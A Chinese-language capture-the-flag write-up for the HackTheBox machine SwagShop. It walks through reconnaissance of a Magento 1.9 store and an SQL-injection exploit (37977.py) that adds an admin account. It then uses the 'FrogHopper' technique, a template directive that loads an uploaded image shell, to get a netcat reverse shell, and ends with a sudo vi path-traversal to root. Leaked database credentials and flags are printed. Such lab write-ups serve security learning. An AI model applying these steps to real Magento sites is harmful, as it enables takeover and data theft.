

SwagShop(完成),magento網站

```
└─# nmap -sCV -A 10.10.10.140 -p 22,80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 23:09 PDT
Nmap scan report for 10.10.10.140
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Did not follow redirect to http://swagshop.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%),
Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A
or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux
3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   211.60 ms 10.10.14.1
2   211.85 ms 10.10.10.140

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.04 seconds

—# whatweb http://swagshop.htb/
http://swagshop.htb/ [200 OK] Apache[2.4.29], Cookies[frontend], Country[RESERVED]
[ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], HttpOnly[frontend],
IP[10.10.10.140], JQuery[1.10.2], Magento, Modernizr, Prototype,
Script[text/javascript], Scriptaculous, Title[Home page], X-Frame-Options[SAMEORIGIN]
```

網站為magento 2014，但不曉得版本，找到有人寫github(包含目錄掃描)

<https://github.com/steve Robbins/magescan>

```
# php magescan.phar scan:all http://swagshop.htb
Scanning http://swagshop.htb/...

Magento Information

+-----+-----+
| Parameter | Value |
+-----+-----+
| Edition   | Community |
| Version   | 1.9.0.0, 1.9.0.1 |
+-----+-----+
```

2組漏洞版本，但無user、pass無法使用

Exploit Title	Path
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection	php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)	php/webapps/38651.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/Model/Session.php?login['Username']' Cross-Site Scripting	php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scripting	php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting	php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File	php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution	php/webapps/37811.py
Magento eCommerce - Local File Disclosure	php/webapps/19793.txt
Magento eCommerce - Remote Code Execution	xml/webapps/37977.py
Magento eCommerce CE v2.3.5-p2 - Blind SQLi	php/webapps/50896.txt
Magento Server MAGMI Plugin - Multiple Vulnerabilities	php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion	php/webapps/35052.txt
Magento ver. 2.4.6 - XSLT Server Side Injection	multiple/webapps/51847.txt
Magento WooCommerce CardGate Payment Gateway 2.0.30 - Payment Process Bypass	php/webapps/48135.php


在第一個版本漏洞腳本裡面發現有個目錄，有sql帳號

<http://swagshop.htb/app/etc/local.xml>

- keys : b355a9e0cd018d3f7f03607141518419
- username : root
- passwd : fMVWh7bDHpgZkyfqQXreTjU9
- dbname : swagshop

第2格腳本發現一個目錄，有登入介面

http://swagshop.htb/index.php/admin/Cms_Wysiwyg/directive/index/




更改腳本2 (37977.py) 地方 (刪除節省位置)

```
└─#  
target = "http://swagshop.htb/index.php"  
query = q.replace("\n", "").format(username="test", password="test")
```

已建置帳密

```
└─# python2 37977.py  
WORKED  
Check http://swagshop.htb/index.php/admin with creds forme:forme
```

```
username : test  
passwd : test
```



回到第一個漏洞腳本(37811.py)，修改以下資訊：

```
username = 'test'
password = 'test'
install_date = 'Wed, 08 May 2019 07:23:09 +0000' # This needs to be the exact date
from /app/etc/local.xml
```

執行發現沒有套現，套件下載都失敗，查看是否有其他反彈漏洞可利用，部落格參考(The “FrogHopper” Attack)

<https://www.foregenix.com/blog/anatomy-of-a-magento-attack-froghopper>

- FrogHopper Step 1 :

上方列表的System -> Configuration -> 下面有個 Developer -> Template Settings -> Allow Symlinks -> Yes -> Save Config

- FrogHopper Step 2 :

上方列表的Catalog -> Manage Categories -> Add Root Category -> Name隨便填，Is Active用Yes，上傳你的圖片木馬

- FrogHopper Step 3 :

上方列表的NewsLetter -> NewsLetter Template -> Add New Template -> 上面欄位隨便填，重點是下面的內容搞上這句
{{block type="core/template"

```
template="../../../media/catalog/category/shell.png"}}}
```

- FrogHopper Step 5 :到我們新增的Template ，直接Preview他！

成功

```
nc -lvp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.140]:56140
Linux swagshop 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
06:03:29 up 22:39, 0 users, load average: 0.09, 0.04, 0.01
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ uname -a
Linux swagshop 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
$
cat user.txt
8240304379192629d88c9ee32c876e2d
```

提權

```
$ sudo -l
Matching Defaults entries for www-data on swagshop:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
  (root) NOPASSWD: /usr/bin/vi /var/www/html/*
www-data@swagshop:/home/haris$ sudo /usr/bin/vi /var/www/html/../../../../root/root.txt
<do /usr/bin/vi /var/www/html/../../../../root/root.txt
```

root flag

```
258908053c2937a92fc9013922b07a3c
```